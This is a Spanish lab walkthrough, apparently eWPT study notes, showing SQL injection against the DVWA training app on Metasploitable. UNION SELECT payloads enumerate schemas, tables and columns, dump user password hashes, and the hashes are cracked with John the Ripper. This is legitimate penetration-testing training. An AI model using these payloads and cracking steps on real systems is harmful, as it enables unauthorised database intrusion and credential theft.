# Vulnerabilidades Web para la eWPT


#### Inyección SQL



Comenzamos en la DVWA de Metasploitable seleccionando un nivel de dificultad bajo.



Comenzaremos probando pasar una (') para ver si se rompe la sentencia.



Y efectivamente se rompe.

# Vulnerability: SQL Injection User ID: 'UNION SELECT 1--- Submit

Volvemos y damos continuidad al ataque con 'UNION SELECT 1---




The used SELECT statements have a different number of columns

Para obtener el número de columnas que por el mensaje que nos muestra la página ahora sabemos que es mayor a 1.

# Vulnerability: SQL Injection User ID: 'UNION SELECT 1,2--- Submit

Entonces, seguimos probando de manera secuencial con 'UNION SELECT 1,2 -- -



Ahora sabemos que la tabla tiene 2 campos.

### **Vulnerability: SQL Injection**

```
User ID:

nation_schema.schemata--- Submit

ID: 'UNION SELECT 1,2-- -
First name: 1
Surname: 2
```

Y le pediremos que en lugar del valor 2 nos retorne los nombres de todos los esquemas en la base de datos.

```
User ID:
                       Submit
ID: 'UNION SELECT 1, schema name from information schema.schemata-- -
First name: 1
Surname: information_schema
ID: 'UNION SELECT 1, schema name from information schema.schemata-- -
First name: 1
Surname: dvwa
ID: 'UNION SELECT 1, schema_name from information_schema.schemata-- -
First name: 1
Surname: metasploit
ID: 'UNION SELECT 1, schema name from information schema.schemata-- -
First name: 1
Surname: mysql
ID: 'UNION SELECT 1, schema name from information schema.schemata-- -
First name: 1
Surname: owasp10
ID: 'UNION SELECT 1, schema_name from information_schema.schemata-- -
First name: 1
Surname: tikiwiki
ID: 'UNION SELECT 1,schema name from information schema.schemata---
First name: 1
Surname: tikiwiki195
```


#### UNION SELECT 1, schema\_name FROM information\_schema.schemata-- -

Posteriormente lo que podemos hacer es consultar las tablas que se encuentran dentro de la base de datos dvwa agregando la siguiente cláusula WHERE:

#### 

# 'UNION SELECT TABLE\_NAME,2 FROM INFORMATION\_SCHEMA.TABLES WHERE TABLE SCHEMA='dvwa'-- -

A continuación, vamos a consultar los campos de la tabla users



# 'UNION SELECT COLUMN\_NAME, 2 FROM INFORMATION\_SCHEMA.COLUMNS WHERE TABLE NAME='users'

Ya con esta información tan detallada podemos consultar los campos user y password de la tabla users



#### 'UNION SELECT user, password FROM users-- -

Y guardaremos esta información en un archivo al que llamaré hashes.txt

```
GNU nano 7.2 hashes.txt *
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Podemos usar la herramienta hash-identifier de Kali para identificar el tipo de hash del usuario admin:

Comando: sudo hash-identifier

Nos señala que posiblemente se trate de una encriptación MD5.

Así que le especificamos a la herramienta john the ripper que utilice como formato MD5 para realizar un ataque de fuerza bruta utilizando el wordlist de fasttrack.txt sobre el archivo hashes.txt



Comando: sudo john --format=Raw-MD5 --wordlist= /usr/share/wordlists/fasttrack.txt hashes.txt

Nos muestra las passwords que ha podido descifrar en MD5. Dentro de las cuales se encuentra la del usuario admin.